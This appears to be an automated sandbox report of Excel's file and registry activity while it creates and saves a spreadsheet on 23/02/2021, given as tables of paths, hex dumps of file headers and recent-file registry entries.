Analysis Process: EXCEL.EXE PID: 1692 Parent PID: 584

General

Start time:	16:23:38
Start date:	23/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f9a0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D47E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FCEEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\15DE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAA29AC0	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D47E.tmp	success or wait	1	13FF5B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\15DE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\C5DE0000	C:\Users\user\Desktop\gv090x.xls	success or wait	1	7FEEAA29AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\15DE0000	569	392	ac 94 4d 4f c3 30 0c 86 ef 48 fc 87 2a 57 d4 66 70 40 08 ad db 01 c6 11 90 18 3f c0 4b bc b5 5a 9a 44 71 06 db bf c7 cd 3e f8 d0 58 99 d8 a5 6d 9a f8 7d 5e 5b b1 fb c3 65 63 b2 37 0c 54 3b 5b 8a cb a2 27 32 b4 ca e9 da ce 4a f1 3a 7e c8 6f 44 46 11 ac 06 e3 2c 96 62 85 24 86 83 f3 b3 fe 78 e5 91 32 8e b6 54 8a 2a 46 7f 2b 25 a9 0a 1b a0 c2 79 b4 bc 33 75 a1 81 c8 cb 30 93 1e d4 1c 66 28 af 7a bd 6b a9 9c 8d 68 63 1e 5b 0d 31 e8 df e3 14 16 26 66 a3 25 ff 5e 3b 09 68 48 64 77 eb 83 2d ab 14 e0 bd a9 15 44 76 2a df ac fe 41 c9 37 84 82 23 d3 19 aa 6a 4f 17 6c 43 c8 bd 84 76 e7 77 c0 26 ee 89 4b 13 6a 8d d9 33 84 f8 08 0d db 90 4b 23 df 5d 98 4f 9c 9b 17 87 45 5a 97 0d e5 b8 54 68 0a aa 10 63 d1 80 0a 6e 64 61 62 90 f7 a0 b6 5b 87 07 48 29 92 64 7a 5d fe 01	..MO.0...H..*W.fp@........?. K. .Z.Dq.....>..X...m..}^[...ec.7 .T;[...'2.....J.:~.oDF....,.b. $.....x..2..T.*F.+%.....y..3u. ...0....f(.z.k...hc.[.1.....&f .%.^;.hHdw..- ......Dv*...A.7.. #...jO.lC...v.w.&..K.j..3..... .K#.].O....EZ....Th...c...nda b....[..H).dz]..	success or wait	12	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\15DE0000	961	2	03 00	..	success or wait	12	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\15DE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 b2 f2 a2 db 8a 01 00 00 61 05 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.........a....... [Content_Types].xml ... (...................................	success or wait	11	7FEEAA29AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\15DE0000</td><td>13127</td><td>795</td><td>50 4b 01 02 2d 00 14
00 06 00 08 00 00 00
21 00 b2 f2 a2 db 8a
01 00 00 61 05 00 00
13 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 5b 43 6f
6e 74 65 6e 74 5f 54
79 70 65 73 5d 2e 78
6d 6c 50 4b 01 02 2d
00 14 00 06 00 08 00
00 00 21 00 b5 55 30
23 f5 00 00 00 4c 02
00 00 0b 00 00 00 00
00 00 00 00 00 00 00
00 00 c3 03 00 00 5f
72 65 6c 73 2f 2e 72
65 6c 73 50 4b 01 02
2d 00 14 00 06 00 08
00 00 00 21 00 3b 30
5c 83 26 01 00 00 c3
03 00 00 1a 00 00 00
00 00 00 00 00 00 00
00 00 00 e9 06 00 00
78 6c 2f 5f 72 65 6c
73 2f 77 6f 72 6b 62
6f 6f 6b 2e 78 6d 6c
2e 72 65 6c 73 50 4b
01 02 2d 00 14 00 06
00 08 00 00 00 21 00
04 7c 27 26 80 01 00
00 a3 02 00 00 0f 00
00 00 00 00 00 00 00
00 00 00 00 00 4f 09
00 00 78 6c 2f 77 6f
72 6b 62 6f 6f 6b 2e
78 6d 6c</td><td>PK..-.........!.........a.....
................[Content_Types
].xmlPK..-.........!..U0#....L
....................._rels/.re
lsPK..-.........!.;0\.&.......
..................xl/_rels/wor
kbook.xml.relsPK..-.........!.
.|'&......................O...
xl/workbook.xml</td><td>success or wait</td><td>1</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\C5DE0000</td><td>unknown</td><td>16384</td><td>09 08 10 00 00 06 05
00 67 32 cd 07 c9 00
02 00 06 06 00 00 e1
00 02 00 b0 04 c1 00
02 00 00 00 e2 00 00
00 5c 00 70 00 05 00
00 41 6c 62 75 73 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 42 00
02 00 b0 04 61 01 02
00 00 00 c0 01 00 00
3d 01 04 00 01 00 02
00 9c 00 02 00 11 00
19 00 02 00 00 00 12
00 02 00 00 00 13 00
02 00 00 00 af 01 02
00 00 00 bc 01 02 00
00 00 3d 00 12 00 00
00 00 00 69 4b f0 1e
38 00 00 00 00 00 01
00 58 02 40 00 02 00
00 00 8d 00 02 00 00
00 22 00 02 00 00 00
0e 00 02</td><td>........g2....................
......\.p....user

 B.....a.........=...........
....
.=.......iK..8.......X.@......
....."........</td><td>success or wait</td><td>1</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
</table>

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\C5DE0000</td><td>unknown</td><td>10468</td><td>03 f6 31 df 41 4d 37
14 62 b6 53 2c f2 11
0c 23 7e 8d cd 70 0c
bf 4d 58 12 21 01 97
c9 b4 38 4e d0 09 f8
8d 68 b1 52 2a 05 c5
08 91 d8 75 62 14 81
db 3b 93 09 19 61 67
28 5d ba bb 4b e7 3d
0a 97 b1 e0 72 60 44
93 81 74 8d 0d 0b 85
1d 1f 95 25 82 2f 78
87 26 ce 31 a2 4d 17
e6 19 b3 93 21 7e 2c
5c 87 22 2e e0 87 a6
5b 52 7f 6e 71 f7 7a
11 ed 64 46 54 6c b1
d5 ec fa ea 2f b3 cb
0c c6 47 15 35 67 32
3d cc 27 f5 3c df 0b
5a b9 7f 05 a0 62 13
d7 ab f5 82 5e 90 fb
53 00 34 1a c1 4a 53
2e ba 4f bf dd 68 77
fd 0c ab 81 d2 af 16
df dd 5a b7 5a 36 f0
9a ff ea 06 e7 96 2f
3f 06 5e 81 52 ff de
06 be df ef 40 14 0d
bc 02 a5 78 7f 03 ef
79 b5 4a c7 33 f0 0a
94 e2 83 0d 7c ad d4
ea 7a 35 03 af 40 21
25 f1 d1 06 ba e4 07
d5 ce 72 b5 39 64 c2
e8 9e 15 de f0 bd 7e
ad 92 39</td><td>..1.AM7.b.S,...#~..p..MX.!...
.8N....h.R*.....ub...;...ag(]..
K.=....r`D..t.......%./x.&.1.M
.....!~,\."....[R.nq.z..dFTl..
.../....G.5g2=.'.<..Z....b....
.^..S.4..JS..O..hw.........Z.Z
6......./?.^.R......@.....x...
y.J.3......|...z5..@!%........
r.9d.......~..9</td><td>success or wait</td><td>1</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\C5DE0000</td><td>unknown</td><td>16384</td><td>09 08 10 00 00 06 05
00 67 32 cd 07 c9 00
02 00 06 06 00 00 e1
00 02 00 b0 04 c1 00
02 00 00 00 e2 00 00
00 5c 00 70 00 05 00
00 41 6c 62 75 73 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 42 00
02 00 b0 04 61 01 02
00 00 00 c0 01 00 00
3d 01 04 00 01 00 02
00 9c 00 02 00 11 00
19 00 02 00 00 00 12
00 02 00 00 00 13 00
02 00 00 00 af 01 02
00 00 00 bc 01 02 00
00 00 3d 00 12 00 00
00 00 00 69 4b f0 1e
38 00 00 00 00 00 01
00 58 02 40 00 02 00
00 00 8d 00 02 00 00
00 22 00 02 00 00 00
0e 00 02</td><td>........g2....................
......\.p....user

B.....a.........=............
....
.=.......iK..8.......X.@......
....."........</td><td>success or wait</td><td>1</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C5DE0000	unknown	212	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a4 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 5c 00 00 00 12 00 00 00 6c 00 00 00 0c 00 00 00 84 00 00 00 0d 00 00 00 90 00 00 00 13 00 00 00 9c 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 0c 00 00 00 56 71 44 57 6a 48 74 65 52 00 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 80 12 eb 57 0c 09 d7 01 40 00 00 00 80 37 4e 4c 43 0a d7 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... @.....H.....\.....l..... ....VqDWjHteR.....user.....Microsoft Excel.@ .....W....@....7NLC.....	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\C5DE0000	unknown	292	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 ad 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 67 68 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 02 00 00 00 07 00 00 00 53 68 65 65 74 31 00 0a 00 00 00 73 63 72 69 70 74 69 6e 67 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01 00 00	....+,..0..... P.....X.....d.....l..... ..t.....|..... .....gh.... ....Sheet1.....scripting.....Worksheets.....	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C5DE0000	unknown	1024	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 fe ff ff ff 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 fe ff ff ff 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4..... ..6...7...8...9...:...;...<... ....>...?...@..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\C5DE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 46 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 45 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>..... ....F.......... ....E............	success or wait	1	7FEEAA29AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C5DE0000	unknown	16384	success or wait	1	7FEEAA29AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED4AD	success or wait	1	7FEEAA29AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED578	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED604	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAA29AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED4AD	ED4AD	binary	04 00 00 00 9C 06 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 34 00 34 00 2E 00 31 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 29 15 7C 49 43 0A D7 01 AD D4 0E 00 AD D4 0E 00 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAA29AC0	unknown
